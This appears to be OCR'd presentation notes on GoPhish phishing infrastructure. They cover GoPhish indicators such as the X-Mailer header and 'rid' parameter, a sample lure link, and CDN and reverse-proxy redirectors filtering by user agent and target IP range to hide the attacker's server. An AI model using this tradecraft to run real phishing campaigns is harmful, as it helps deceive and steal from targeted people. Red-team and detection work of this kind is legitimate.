
User Management

Username	Role
admin	Admin
jordan	User


Showing 1 to 2 of 2 entries

https://github.com/gophish/gophish


GOPHISH IOC’s




```
Mime-Version: 1.0
Date: Wed, 31 Mar 2021 20:10:56 -0400
From: test@pwncompany.com
X-Mailer: gophish
Subject: Default Email from Gophish
To: "test testr" <test@test.com>
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

It works!

This is an email letting you know that your gophish
configuration was successful.
Here are the details:

Who you sent from: test@pwncompany.com
```



```
Mime-Version: 1.0
Date: Wed, 31 Mar 2021 22:04:52 -0400
From: test@pwncompany.com
X-Mailer:
Subject: Default Email from Gophish
To: test@test.com
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
```




```
Click Here https://mycompany-loading.azureedge.net?rid=ICAC5eN
```



```
var ErrSMTPNotFound = errors.New("Sending profile not found")

// ErrInvalidSendByDate indicates that the user specified a send by date that occurs before th
// launch date
var ErrInvalidSendByDate = errors.New("The launch date must be before the \"send emails by\" d

// RecipientParameter is the URL parameter that points to the result ID for a recipient.
const RecipientParameter = "rid"
```

Redirector Servers




Redirector Servers

Cloud Based Redirection Methods

- AWS Cloudfront
    - Content Delivery Network offered by AWS.
    - Provide secure content delivery of AWS services like Application Load Balancers
    - Web Application Firewall
    - Secure Domain “*.cloudfront.net” & Redirection Capability

Azure Frontdoor CDN

- CDN services offered by Azure.
- Provides an exposed endpoint with “*azurefd.net”
- Secure WAF



CDN- AZURE

- Hide our IP address
- IP Filtering
- Domain reputation
- azureedge.net

Internet user

1 User requests a file via HTTPS

4 CDN caches file and returns it user

CDN Edge Servers

CDN checks whether file is cached, otherwise makes request to origin server

2

3 Origin returns file requested

Storage account

Point of Presence (POP)

Origin


Azure subscription


https://azure.microsoft.com/en-us/services/cdn/

On-Premise Redirection:

- NGINX Custom Rules Creation
  - Based on User Agent
    - Only Process requests to attacker network if:
      - A Specific “User-Agent” String is identified
      - Target Organization “IP Range” is identified

Reverse Proxy Servers





Reverse Proxy

1. Nginix
2. Traefik
3. Apache2
4. Caddy
5. Haproxy

https://gist.github.com/curi0usJack/971385e8334e189d93a6cb4671238b10

- Save to /etc/apache2/redirect.rules
- Apache conf in /etc/apache2/sites-avaiable/, put this statement

Include /etc/apache2/redirect.rules


- Virtual hosts; SSL/TLS Let's Encrypt

Mailing Service

GoPhish requires a set of valid SMTP credentials to an SMTP server.

A thumb rule in this case is to avoid setting up an SMTP server from scratch as the email marketing industry greatly competes to increase the sending reputation of their SMTP servers.

